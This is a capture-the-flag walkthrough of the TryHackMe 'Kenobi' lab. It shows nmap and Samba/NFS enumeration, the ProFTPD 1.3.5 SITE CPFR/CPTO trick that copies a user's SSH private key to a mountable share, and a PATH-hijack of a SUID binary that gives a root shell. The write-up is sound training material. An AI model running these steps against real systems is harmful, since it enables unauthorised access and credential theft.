
PENTEST FOR KENOBI

Target Machine : **Kenobi**
Machine Platform : **TryHackMe**
Machine Type : **Samba Share**
Done By : **Ketul Patel**

(1) Scanning the machine with Nmap to find open ports.

a. **COMMAND:** nmap -A <Machine-IP>




```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-21 17:36 PST
Nmap scan report for <Machine-IP>
Host is up (0.16s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 22.84 seconds
```

b. **Total 7 ports are open on the machine.**

(2) Enumerating Samba for Shares.

a. **COMMADN:** nmap -p 445 –script=smb-enum-shares.nse,smb-enum-users.nse <Machine-IP>
b. **SMB runs on two port 139 and 445.**
c. **The above command found following 3 shares of SMB.**



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-21 17:43 PST
Nmap scan report for <Machine-IP>
Host is up (0.17s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\<Machine-IP>\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\<Machine-IP>\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\<Machine-IP>\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>

Nmap done: 1 IP address (1 host up) scanned in 27.15 seconds
```

d. **Connection to one of the SMB Shares using smbclient.**

e. **COMMAND:** smbclient //<Machine-IP>/anonymous

f. **It will enumerate the Samba Share and find out log.txt file.**

g. **Now following command will recursively download SMB share.**


h. smbget -R smb://<Machine-IP>/anonymous

i. **From this we will get that FTP is running on Port 21.**

j. **Now port 111 is enumerated to access network file system using following command.**

k. nmap -p 111 –script=nfs-ls,nfs-statfs,nfs-showmount <Machine-IP>

l. So, using this we will see /var mount.




```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-21 17:51 PST
Nmap scan report for <Machine-IP>
Host is up (0.17s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
```

(3) Gaining Initial Access with ProFTPD

a. **Using nmap we can see what is the version of ProFTPD**.

i. nmap -A <Machine-IP>

ii. So using this we find out that **1.3.5** is the version of **ProFTPD**.



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-21 17:53 PST
Nmap scan report for <Machine-IP>
Host is up (0.18s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      33807/udp6  mountd
|   100005  1,2,3      40820/udp   mountd
|   100005  1,2,3      46501/tcp6  mountd
|   100005  1,2,3      46687/tcp   mountd
|   100021  1,3,4      40973/udp6  nlockmgr
|   100021  1,3,4      42387/tcp   nlockmgr
|   100021  1,3,4      43995/tcp6  nlockmgr
|   100021  1,3,4      51478/udp   nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

b. **There are 3 exploits available for ProFTPD.**
   - i. Using **search exploit** we get all three exploits.

c. **Now we can copy Kenobi's private key using SITE CPFR and SITE CPTO.**
   - i. **COMMAND**: nc <Machine-IP>
   - ii. **COMMAND** : SITE CPFR /home/Kenobi/.ssh/id_rsa
   - iii. **COMMAND** : SITE CPTO /var/tmp/id_rsa

d. **Now we can mount the /var/tmp directory to our machine**
   - i. **COMMAND**: mkdir /mnt/kenobiNFS
   - ii. **COMMAND**: mount <MACHINE-IP>:/var /mnt/kenobiNFS
   - iii. **COMMAND**: ls -la /mnt/kenobiNFS
   - **iv.** Now form **Kenobi's private key** we can capture the flag **/var/Kenobi/user.txt**

(4) Privilege Escalation with Path Variable Manipulation

a. **Find out the SUID bits files form the system using following command**.
   - i. **COMMAND**: find / -perm -u=s -type f 2>/dev/null
   - ii. So, we will get **/usr/bin/menu** file.
   - iii. And total **3** binary running.

b. **Now as a root user privilege we can manipulate our path to gain root shell.**
   - i. **COMMAND**: echo /bin/sh > curl
   - ii. **COMMAND**: chmod 777 curl
   - iii. **COMMAND**: export PATH=/tmp:$PATH
   - iv. **COMMAND**: /usr/bin/menu
   - v. Now we are root and gained the root shell access and we can manipulate file system and capture flag in **/root/root.txt**